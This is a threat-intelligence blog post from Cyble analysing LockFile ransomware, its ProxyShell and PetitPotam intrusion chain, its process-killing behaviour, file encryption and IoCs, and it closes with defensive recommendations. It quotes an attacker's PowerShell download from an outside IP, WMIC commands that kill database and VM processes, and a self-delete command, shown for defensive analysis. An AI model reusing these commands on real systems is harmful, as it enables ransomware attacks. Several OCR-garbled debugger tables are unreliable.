LockFile Ransomware: Exploiting Microsoft Exchange Vulnerabilities Using ProxyShell

blog.cyble.com/2021/08/25/lockfile-ransomware-using-proxyshell-attack-to-deploy-ransomware/

August 25, 2021

The LockFile ransomware was first seen in July 2021 and has been highly active since then. It has global operations, and most of the victims are from the United States of America and Asia. The ransomware group hosts a website in the TOR network to guide victims to pay the ransom and subsequently get the instructions to decrypt the files. This webpage contains a uTox ID and an email address to contact the Threat Actor (TA), as shown in the figure below.




Figure 1: LockFile Ransomware Website

Cyble Researchers found that a few details indicate that the ransomware gang could also be related to the other threat actors from the ransomware website. For example, as mentioned in *the ATTENTION* section of the website, the last line mentions a wallpaper being provided by *lockbit*, and the contact email contains a reference to *Conti*.

Recently the Threat Actor (TA) behind LockFile has started attacking Microsoft Exchange Servers using *ProxyShell attack*. The *ProxyShell* attack uses chained Microsoft Exchange vulnerabilities mentioned in the list below, resulting in unauthenticated code execution. Orange Tsai, a Principal Security Researcher from Devcore, recently discovered these vulnerabilities. Following is the list of vulnerabilities.

- CVE-2021-34473 Pre-auth Path Confusion leads to ACL Bypass (Patched in April by KB5001779)
- CVE-2021-34523 Elevation of Privilege on Exchange PowerShell Backend (Patched in April by KB5001779)
- CVE-2021-31207 Post-auth Arbitrary-File-Write leads to RCE (Patched in May by KB5003435)

According to a <u>Symantec</u> blog post, after successful exploitation, the TA uses the PowerShell command.

powershell wget hxxp://209.14.0[.]234:46613/VcEtrKighylFS5foGNXH

The PowerShell command in use is unknown, but on August 13, 2021, an independent security researcher captured the associated IP address (209.14.0[.]234). According to the researcher, attackers used this IP to exploit <u>ProxyShell</u> <u>Vulnerability</u>.

Researchers also found that 20 to 30 minutes before the deployment of ransomware, the TA drops three files:

An Exploit for *PetitPotam vulnerability* (<u>CVE-2021-36942</u>), namely *efspotato.exe*.

Two files: active_desktop_render.dll and active_desktop_launcher.exe

PetitPotam vulnerability allows the TA to compromise Domain Controller, which results in the compromise of the complete Active Directory. The *PetitPotam* technique uses MS-EFSRPC (Microsoft's Encrypting File System Remote Protocol), Which is responsible for performing maintenance and management operations on the encrypted data stored on the remote system.

As per Symantec, the executable *active_desktop_launcher.exe* is legitimate software, but *active_desktop_render.dll* is a malicious Dynamic Link Library (DLL). The *active_desktop_render.dll* is loaded using the DLL Search Order Hijacking attack. After loading, the DLL file drops and decrypts *desktop.ini* in a local directory. This *desktop.ini* then loads and executes shellcode, which then activates the *efspotato.exe* file that is exploited for the *PetitPotam* vulnerability.

Upon compromising the domain, the TA then deploys LockFile ransomware in various systems of the compromised domain.

Cyble Research found one of the LockFile malware samples from the surface web while conducting routine Open-Source Intelligence (OSINT) threat hunting exercises. The figure below shows the high-level execution flow of LockFile Ransomware. The malware initially kills all the known processes related to virtual machines, databases, and other related services. Then, it iterates through drives into the system to find the logical drive to search for files and folders. After the files are found, the malware checks the extensions of the file, and if matched to the pre-defined file extension, the ransomware encrypts it. After completing the encryption process, it deletes itself.




Figure 2 High-level execution flow of LockFile Ransomware

Technical Analysis

Our static analysis found that the malware is a Windows-based x64 architecture Console application written in C/C++ and compiled on 2021-07-03 18:15:34, as shown in the figure below.



Static details of LockFile Ransomware

As shown in the figure below, the malware creates several subprocesses to perform several activities upon execution.

| LockFile.exe (6712) | 1 | "C:\Users\MalWorkstation\Desktop\LockFile.exe" | 24-08-2021 05:16: 24-08-2021 05:17: |
|-------------------------|--------|--|-------------------------------------|
| Stry Conhost.exe (5444) | Conso, | | 24-08-2021 05:16: 24-08-2021 05:17: |
| cmd.exe (6300) | Wind. | C:\Windows\system32\cmd.exe /c wmic process where "name like "%vmwp%"' call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| WMIC.exe (916) | WML. | wmic process where "name like "%vmwp%" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| cmd.exe (5480) | Wind. | C:\Windows\system32\cmd.exe /c wmic process where "name like "%virtualbox%" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| WMIC.exe (3776) | WML. | wmic process where "name like "%virtualbox%" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| cmd.exe (6608) | Wind. | C:\Windows\system32\cmd.exe /c wmic process where "name like "%vbox%" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| WMIC.exe (2540) | WMI. | wmic process where "name like "%vbox%" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| cmd.exe (6400) | Wind. | C:\Windows\system32\cmd.exe /c wmic process where "name like "%sqlservr%"' call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| WMIC.exe (7852) | WMI. | wmic process where "name like "%sqlservr%" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| cmd.exe (4952) | Wind. | C:\Windows\system32\cmd.exe /c wmic process where "name like "%mysqld%"" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| WMIC.exe (6464) | WML. | wmic process where "name like "%mysqld%"" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| cmd.exe (5204) | Wind. | C:\Windows\system32\cmd.exe /c wmic process where "name like "%omtsreco%" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| WMIC.exe (6532) | WMI. | wmic process where "name like "%omtsreco%" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| cmd.exe (708) | Wind. | C:\Windows\system32\cmd.exe /c wmic process where "name like "%oracle%"" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| WMIC.exe (1808) | WMI. | wmic process where "name like "%oracle%"" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| employee (1020) | Wind | C:\Windows\system32\cmd.exe /c wmic process where "name like "%tnslsnr%"" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| WMIC.exe (2124) | WMI. | wmic process where "name like "%tnslsnr%"" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| 🖃 🚌 cmd.exe (7452) | Wind. | C:\Windows\system32\cmd.exe /c wmic process where "name like "%vmware%"' call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| WMIC.exe (3444) | WMI. | wmic process where "name like "%vmware%" call terminate | 24-08-2021 05:16: 24-08-2021 05:16: |
| mshta.exe (6172) | Micro. | mshta "C:\Users\Public\LOCKFILE-README.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E | |
| mshta.exe (5948) | | . mshta "C:\Users\Public\LOCKFILE-README.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E | |
| mshta.exe (5496) | | . mshta "C:\Users\Public\LOCKFILE-README.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E | |
| mshta.exe (6676) | | . mshta "C:\Users\Public\LOCKFILE-README.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E | |
| mshta.exe (660) | | . mshta "C:\Users\Public\LOCKFILE-README.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E | |
| mshta.exe (8136) | | . mshta "C:\Users\Public\LOCKFILE-README.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E | |
| mshta.exe (7564) | | . mshta "C:\Users\Public\LOCKFILE-README.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E | |
| mshta.exe (3096) | | . mshta "C:\Users\Public\LOCKFILE-README.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E | |
| mshta.exe (6900) | | . mshta "C:\Users\Public\LOCKFILE-README.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E | |
| mshta.exe (1700) | Micro | . mshta "C:\Users\Public\LOCKFILE-README.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E | |
| cmd.exe (1908) | Wind | cmd /c ping 127.0.0.1 m 5 && del "C:\Users\MalWorkstation\Desktop\LockFile.exe" && exit | 24-08-2021 05:17: 24-08-2021 05:17: |
| Conhost.exe (6760) | | \??\C:\Windows\system32\conhost.exe Uxtttttttf -ForceV1 | 24-08-2021 05:17: 24-08-2021 05:17: |
| PING.EXE (5068) | TCP/I. | ping 127.0.0.1 -n 5 | 24-08-2021 05:17: 24-08-2021 05:17: |

Figure 4: Process Tree created by LockFile Ransomware

The subprocess kills various running processes shown in Table 1. The malware uses the Windows Management Interface Command (WMIC) command and provides the process name as a wild card in between %% to achieve this task. WMIC is a simple command prompt tool that returns information about the system you are running it on.

The list of commands which the malware has executed is shown in table below.


| Command | Target Process |
|---------|-------------------|
|---------|-------------------|

| C:\Windows\system32\cmd.exe /c wmic process where "name like '%vi | vmwp%'" call terminate | mwp |
|---|---|-----------|
| C:\Windows\system32\cmd.exe /c wmic process where "name like '%vi terminate | virtualbox%'" call | irtualbox |
| C:\Windows\system32\cmd.exe /c wmic process where "name like '%vl | vbox%'" call terminate | box |
| C:\Windows\system32\cmd.exe /c wmic process where "name like '%se | sqlservr%" call terminate | qlservr |
| C:\Windows\system32\cmd.exe /c wmic process where "name like '%m | nysqld% ¹ " call terminate r | nysqld |
| C:\Windows\system32\cmd.exe /c wmic process where "name like '%or terminate | omtsreco%'" call c | omtsreco |
| C:\Windows\system32\cmd.exe /c wmic process where "name like '%o | oracle%" call terminate | oracle |
| C:\Windows\system32\cmd.exe /c wmic process where "name like '%tr | nslsnr%'" call terminate t | nslsnr |
| C:\Windows\system32\cmd.exe /c wmic process where "name like '%vi | vmware%'" call terminate | mware |

Table 1 WMIC Commands executed by Ransomware to Kill Processes

Once the ransomware kills all the processes, it iterates through the victim's machine and encrypts the user document files and appends extensions with .lockfile, as shown in the figure below.

| \leftarrow \rightarrow \checkmark \uparrow \blacksquare > This PC \rightarrow Local Disk (C:) | → ▼ ↑ → This PC → Local Disk (C:) → Tools → procdot → | | | | | | | |
|---|---|------------------|---------------|-----------|--|--|--|--|
| 🗸 📙 iDefense | ^ Name ^ | Date modified | Туре | Size | | | | |
| > <mark></mark> MAP | win32 | 28-08-2018 12:05 | File folder | | | | | |
| | win64 | 28-08-2018 12:05 | File folder | | | | | |
| > PDFStreamDumper | changelog.txt.lockfile | 24-08-2021 05:17 | LOCKFILE File | 17 KB | | | | |
| PerfLogs | license.txt.lockfile | 24-08-2021 05:17 | LOCKFILE File | 3 KB | | | | |
| > Program Files | procdot.zip.lockfile | 24-08-2021 05:17 | LOCKFILE File | 36,047 KB | | | | |
| Program Files (x86) | readme.txt.lockfile | 24-08-2021 05:17 | LOCKFILE File | 4 KB | | | | |
| > Python27 | | | | | | | | |



Once the files are encrypted, the malware launches an HTML Application file (HTA) to show the ransom message to the user, as shown in the figure below, and then deletes itself.

| ENCRY What happened? | All your documents, da Our software used the AES It happened because of se way to recover your data is To do this, please send yo | tabases, backups, and cryptographic algorithm curity problems on your s to buy a decryption key fro | I other critical file (you can find related erver, and you canno om us. | es were encrypte information in Wik | ipedia). |
|----------------------------|---|--|--|--|--|
| E-mail: | | | сору | buy a dec | ort period, you can ryption key with a discount |
| Wallet: | contact us | | сору | 0 days | s 23:47:29 |
| | ill send you a specific decodin response within 24 hours, ple | | | The price depend contact us. | ds on how soon you will |
| All your files | will be deleted pe | ermanently in: | | 1 day | 23:47:29 |
| | | | | | |
| Attention! | | | | what guarant | ees do you have? |
| process can damage y | on will result in file corruption! your data and recovery will bec ig to find the solution on the In | come impossible. | | Before payment, for free. The total | we can decrypt three file file size should be less archiving), and the files |

Figure 6: Ransom Message Created by LockFile

Code Analysis and Debugging

The figure below shows that the malware calls a series of WMIC commands to kill various processes upon debugging. The list of commands is shown in Table 1.

| 000000140007C9A C 000000140007CA1 0 0000000140007CA8 0 0000000140007C80 0 0000000140007C8 2 0000000140007C8 8 0000000140007CC1 4 | 685 C7000000 00 FE865 9000000 FE78400 00000000 FE85400 9000000 C OC 88400 9000000 H8:FFC1 H8:3879 37 '2 E6 | <pre>mov byte ptr ss:[rbp+77],0 movzx eax,byte ptr ss:[rbp+90] nop dword ptr ds:[rax+rax],eax movzx eax,byte ptr ss:[rbp+rcx+90] sub al; mov byte ptr ss:[rbp+rcx+90],al inc rcx cmp rcx,37 [b] Bockfileex,140007CB0</pre> | R12 R13 R14 R15 RIP RFLAG ZF 1 | PF 1 AF 0 |
|---|---|---|--|---|
| 000000001400007CD1 | 8 267A0300 | call lockfileex.14003F6FC | OF 0 | SF 0 DF 0 TF 1 IF 1 |
| 000000140007CDD 8 000000140007CE2 8 000000140007CE2 8 000000140007CE8 7 000000140007CE8 9 000000140007CE8 9 000000140007CE7 8 000000140007CF2 0 000000140007CF4 3 0000000140007CF6 8 | 142 00 0200000 144 77 1545 80 1450 1450 1460 1460 1460 1546 155 1545 80 1469 1546 155 1545 80 1403 | <pre>nov eax.dword ptr ss:[rbp-80] xor al.77 mov eax.dword ptr ss:[rbp-80] inc al xor al.60 mov byte ptr ss:[rbp-78],al mov eax.dword ptr ss:[rbp-80] add al.2 xor al.60 mov eax.dword ptr ss:[rbp-80] add al.3 xor al.60 mov eax.dword ptr ss:[rbp-80] add al.3 xor al.60 mov eax.dword ptr ss:[rbp-80] add al.3</pre> | LastE LastS GS 00 ES 00 CS 00 Default 1: rci 2: rdi | Croor 00000005 (ERROR_ACCESS_DENIED) ttatus C0000022 (STATUS_ACCESS_DENIED) 128 F \$ 0053 128 D \$ 0028 128 D \$ 0028 (x64 fastcall) x 0000000000014FC60 "wmic process where \"name like '%vmwp%'\" call terminate" |
| < | A 03 | auu a1,5 | | 0000000014FAC8 &"£銷" 00000000014FBD0 |
| 00000014003F6FC | | | | sp+20] 000000000430000 |

Figure 7: WMIC commands used by LockFile ransomware to kill processes

Once the ransomware kills all the defined processes, it extracts the ransom note content from the executable, as shown below.



Figure 8: Ransom Note Extracted from LockFile Ransomware in Memory

Afterward, the malware gets the list of drives using the *GetLogicalDriveStringsA* Application Programming Interface (API). Finally, the list of drives is passed one at a time to *GetDriveTypeA* API, after which the result compares with 03 (**DRIVE_FIXED**), which indicates whether the found drive is fixed media, e.g., Logical Drives as shown below. Once the drive is located, the malware creates a thread to conduct further ransomware activity.



Fixed Media checked by LockFile

The malware thread creates LOCKFILE-README.hta in the root, as shown in the figure below.

| 0000000140006DE 0000000140006DE 0000000140006DE4 0000000140006DE4 0000000140006DE5 0000000140006DE5 0000000140006DE5 0000000140006DE5 0000000140006DE5 0000000140006E5 0000000140006E5 | 48:83F9 13 7 72 EC 4C:8D4D A0 4C:8BC6 48:8D15 E310600 E8 A5240000 48:8D4D E0 C74434 28 8000000 48:8D4D E0 C74434 28 80000000 | cmp rcx,13 10 lockfilex.140006000 lea r9,qword ptr ss:[rbp-60] mov r8,r51 lea rcx,qword ptr ss:[rbp-20] call lockfilex,140009240 mov dhor ss:[rbp-20] lea rcx,qword ptr ss:[rbp-20] lea rcx,qword ptr ss:[rbp-20] | | LastStatus C0000000 (STATUS_INVALID_PARAMETER) GS 0028 FS 0053 ES 0028 DS 0028 CS 0033 <u>SS</u> 0028 Default (x64 fastcal) 1: rcx 00000000211F0D0 2: rdx 000000010058AE4 "%s\\%s" |
|--|---|---|---|--|
| < | | | > | 3: r8 00000000014FDB0 "C:\\" |
| rcx=000000000211FDD0 qword ptr ss:[rbp-20]=[00000000 | 0211FDD0]=0 | 4: r9 00000000211FD90 "LOCKFILE-README.hta" 5: [rsp+20] 000000000000000 | | |

.text:0000000140006DF2 lockfileex.exe:\$6DF2 #61F2

Figure 10: LockFile's Thread creating LOCKFILE-README.hta in C:/

Then the ransomware starts iterating through the files and folder. The code passes whatever files/folders are found through a series of checks. The checks are mentioned below list.

- 1 desktop.ini string is not present in the filename
- 2 <u>\\Windows</u> is not present in the full path
- 3 LOCKFILE string is not present in the filename
- 4 NTUSER string is not present in the filename

The checks are shown in the below code.

```
strcpy(SubStr, "5svjrmps1");
for ( i = 0i64; i < 9; ++i )
SubStr[i] -= 7;
if ( !strstr(FindFileData.cFileName, SubStr)
&& !strstr(Str, "\\Windows")
&& !strstr(FindFileData.cFileName, "LOCKFILE")
&& !strstr(FindFileData.cFileName, "NTUSER") )</pre>
```

Figure 11: Checks performed

by LockFile.

Once all the checks are passed, the malware compares the files extension with a pre-defined extension embedded in the malware. The code is shown in the figure below.

```
v12 = 0;
if ( alcd[0] )
{
    viii = alcd;
    while ( 1 )
    {
        v14 = strlwr(FindFileData.cFileName);
        v15 = strstr(v14, &alcd[260 * v12++]);
        v15 = strstr(v14, &alcd[260 * v12++]);
        v15 = trstr(v14, &alcd[260 * v12++]);
        v16 = trstr(v14, &alcd[260 * v12++]);
        v17 = trstr(v14, &alcd[260 * v12++]);
        v18 = trstr(v14, &alcd[260 * v12++]);
        v19 = trstr(v14, &alcd[260 * v12++]);
         v19 = trstr(v14, &alcd[260 * v12+
```

For example, in the below figure, we can see that the malware is comparing 36897c.rbf extension with .1cd extension.

| 319 0000001400086F7 0000001400066F7 0000001400066F7 000000140006674 000000140006C05 000000140006C05 000000140006C16 000000140006C18 000000140006C18 000000140006C18 000000140006C18 000000140006C18 000000140006C18 000000140006C18 000000140006C18 000000140006C18 000000140006C18 000000140006C18 000000140006C18 000000140006C18 000000140006C18 000000140006C28 000000140006C3 000000140006C33 000000140006C33 | E8 D9150400 48:88D3 48:88C8 E8 A2880200 FFC6 48:80BF 04010000 48:85C0 75:09 3807 E9 AA000000 48:80570 40:804570 46:804570 46:804570 46:8058700000 88:8058700000 E8 6826000 E8 6826000 E8 685700000 E8 6874FFFF | Call lockT11eex.140048100 mov rdx,rbx mov rcx,rax call lockT11eex.1400327A4 inc esi lea rdi,qword ptr ds:[rdi+104] test rax,rax Ind BockT11eex.140006C13 Call byte ptr db:[rdi]a1 mm DockT11eex.140006C2 lea r8,qword ptr ds:[rbp+50] lea rdx,qword ptr ds:[rbp+50] lea rdx,qword ptr ds:[rbp+70] lea rcx,qword ptr ds:[rbp+70] call lockT11eex.140005680 lea rcx,qword ptr ds:[rbp+70] call lockT11eex.140005680 | ~ | R11 000000000000000000000000000000000000 | | | |
|---|---|---|---|--|--|--|--|
| rdx=0000000140076B30 ".1cd" | | | | 3: r8 00000000211EE2C "36897c.rbf" | | | |
| rbx=0000000140076B30 ".1cd" | | | | | | | |
| .text:000000140006BF7 lockfileex | .exe:\$68F7 #5FF7 | | | < | | | |

Figure 13 Ransomware Check File Extension

Similarly, the malware compares all extensions, shown in Table 2, with the victim's file. This activity helps us conclude that the malware is targeting only a specific extension file.

.lcd .7z .7zip .acccdb .ai .asp .aspx .backup .bak .cd .cdr .cdx .cer .cf .cfl .cfu .config .cs .csv .dat .db .dbf .doc .docx .dt

.dwg .edb .efd .elf .epf .erf .fpt .geo .grs .html .ibd .jpeg .ldf .lgf .lgp .log .mdb .mdf .mft .mp3 .mxl .myd .odt .pdf .pff .php .ppt .pptx .ps1 .psd .pst .rar .sln .sql .sqlite .st .tiff .txt .vdi .vhd .vhdx .vmdk .vrp .wdb .xls .xlsx .zip


Table 2 List of File Extensions which are targeted by ransomware

As shown below in figure 14, once the file is found with the defined extension, the malware reads the plain text content from the file.



content from Victim's File

It then calls another user-defined function for encrypting the content using Advanced Encryption Standard (AES), as shown below.



Function to encrypt the content

Once the content is encrypted, the malware writes it into the file, and then it appends the encrypted file with extension *.lockfile* using *MoveFileA* API, as shown in the below figure.



The same activity is shown below in figure 17.

| 0000001400069AB 41:5F pop r15 0000001400069AF 41:5C pop r12 0000001400069AF 5F pop r01 00000001400069B0 5B pop rbp 00000001400069B2 C3 ret [00000014000570D8 &"Hfishfd\$("]=00007FFE23AB27D0 "Hfishfd\$(" | GS 002B FS 0053 Constant Vol factual ↓ rcx 000000000211E890 "C:\\iDefense\\MAP\\test.7z" 2: rdx 0000000000201 3: r8 00000000000000 4: r9 000000000211E68 5: [rsp+20] 000000000000000 |
|---|--|
|---|--|

0140006973 lockfileex.exe:\$6973 #5D73

Figure 17 Append .lockfile extension to the user document file while debugging

Once all the files have been encrypted, the malware creates a ransom note .hta file in the *C*:*Users**Public* directory, as shown in the figure below.



0077C5 lockfile.exe:\$77C5 #6BC5

Figure 18 Creates .HTA ransom file C:\Users\Public

Once the .hta ransom file is created, it calls *CreateProcess* API to launch the .hta file using *mshta.exe* windows utility. The mshta.exe is a utility that executes Microsoft HTML Applications (HTA) files.

| 0000000140007AE9 48:33C 0000000140007AE2 48:838 0000000140007AF3 FF15 7 0000000140007AF3 33D2 | 4 x0r 1 5 E0020000 FF50400 Call x0r 6 | rax,qword ptr os:[1400/61A0] rax,rsp qword ptr ss:[rbp+2t0].rax qword ptr ds:[x&AllocConsolew] edx,edx | | 48 0018 FS 0015 ES 0028 ES 0028 ES 0038 ES 0028 | |
|--|--|--|---|--|------------|
| 0000000140007AFB 48:8D0 0000000140007802 FF15 5 0000000140007808 48:8BC 0000000140007808 33D2 | SFS0400 Call 8 mov r | rcx,qword ptr ds:[140058820] qword ptr ds:[xdFindwindowAx] rcx,rax edx,edx | | person.upv1msuag 1 rck 000000000000000 2 rdk 000000000014F800 "mshta \"C:\\Users\\Public\\LOCKFILE-README.hta\" {1E460807-F1C3-482E-888F-4E770A288AF5}{1E460807-F1C3-882E-888F-4E770A288F5}{1E460807-887}{1E460807}{1E460807}{1E460807}{1E460807}{1E460807}{1E460807}{1E460807}{1E460807}{1E460807}{1E460807}{1E460807}{1E460807}{1E460807}{1E460807}{1E460807}{1E460807}{1E460807 | 0A288AF5}" |
| < [00000001400570E0 &"L<ÜH∱1X0 | <\$""]=00007FFE23A6 | БС760 "L≺ÜН∱1ХН<"\$"" | > | 4: r9 000000000000000 5: [rsp+20] 00000000000000 | |

Figure 19 Launch.HTA ransom File using mshta.exe

Finally, once all the files are encrypted, the malware deletes itself by calling the *del* command, as shown below.

| D00000140004601 OF114 FO moving xmmord ptr c3[["op2:0] xmmo 000000140004601 652 5000500 moving xmmord ptr c3[["op2:0] xmmo 000000140006601 652 5000500 moving xmmord ptr c3[["op2:0] xmmo 000000140006601 658 30002000 moving xmmord ptr c3[["op2:0] xmmo 000000140006601 658 300020000 moving xmmord ptr c3[["op2:0] xmmo 000000140006601 658 300020000 mov rcx, eps0 000000140006671 4813802 xor rcx, eps0 xor rcx, eps0 xor rcx, eps0 xor rcx, eps0 | ES 0005 <u>42</u> 0028 (S 003 <u>52</u> 0028 Constitution 1: res 00000000000000 2: rdk 00000000000000 3: rdk 0000000000000 4: r9 0000000000000 5: [rsp+20] 203744420000000 5: [rsp+20] 203744420000000 |
|--|---|
| 140006665 lockfile eve:\$6665 #5465 | |

Figure 20 Use Del command to delete itself

Conclusion

The threat actors behind the LockFile exploit publicly disclosed vulnerabilities in sequence to attack Microsoft Exchange Server and then use PetitPotam vulnerability to compromise the Domain Controller. After achieving these two objectives, the TA drops the LockFile ransomware into the systems.

Based on the ransom notes, we speculate that the TA may be creating unique custom variants of the LockFile ransomware for each victim organization.

Cyble Research Labs continuously monitors the LockFile ransomware activity; we will continue to update our readers with our latest findings.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the suggestions given below:

- Patch the <u>CVE-2021-34473</u>, <u>CVE-2021-34523</u>, and <u>CVE-2021-31207</u> as soon as possible if not patched already.
- Follow <u>KB5005413</u>: <u>Mitigating NTLM Relay Attacks on Active Directory Certificate Services (AD CS)</u> guide to mitigating PetitPotam impact.
- Regularly perform a vulnerability assessment of the organizational assets, majorly which are exposed on the internet.
- Use a reputed anti-virus and internet security software package on your connected devices.
- Conduct regular backup practices and keep those backups offline or in a separate network.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use strong passwords and enforce multi-factor authentication wherever possible.

MITRE ATT&CK® Techniques

| Tactic | Technique ID | Technique Name |
|---------------------|------------------------------|--|
| Reconnaissance | <u>T1595.002 T1591 T1593</u> | Active Scanning Gather Victim Org Information Search Open Websites/Domains |
| Initial Access | <u>T1190</u> | Exploit Public-Facing Application |
| Execution | <u>T1059.001</u> | Command and Scripting Interpreter: PowerShell |
| Defense Evasion | <u>T1574.001</u> | Hijack Execution Flow: DLL Search Order Hijacking |
| Lateral Movement | <u>T1210</u> | Exploitation of Remote Services |
| Impact | <u>T1486</u> | Data Encrypted for Impact |

Indicators of Compromise (IoCs):

| Indicators | Indicator type | Description |
|--|-------------------|----------------------|
| 354a362811b8917bd7245cdd43fe12de9ca3f5f6afe5a2ec97eec81c400a4101 | SHA256 | LockFile Ransomware |
| ed834722111782b2931e36cfa51b38852c813e3d7a4d16717f59c1d037b62291 | SHA256 | Malicious DLL |
| 36e8bb8719a619b78862907fd49445750371f40945fefd55a9862465dc2930f9 | SHA256 | Driver file |
| 5a08ecb2fad5d5c701b4ec42bd0fab7b7b4616673b2d8fbd76557203c5340a0f | SHA256 | Malicious executable |
| 1091643890918175dc751538043ea0743618ec7a5a9801878554970036524b75 | SHA256 | Malicious DLL |
| 7bcb25854ea2e5f0b8cfca7066a13bc8af8e7bac6693dea1cdad5ef193b052fd | SHA256 | PetitPotam exploit |
| bf315c9c064b887ee3276e1342d43637d8c0e067260946db45942f39b970d7ce | SHA256 | LockFile executable |
| 209.14.0[.]234 | IP address | Attacher's IP |

About Us

<u>Cyble</u> is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Start-ups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.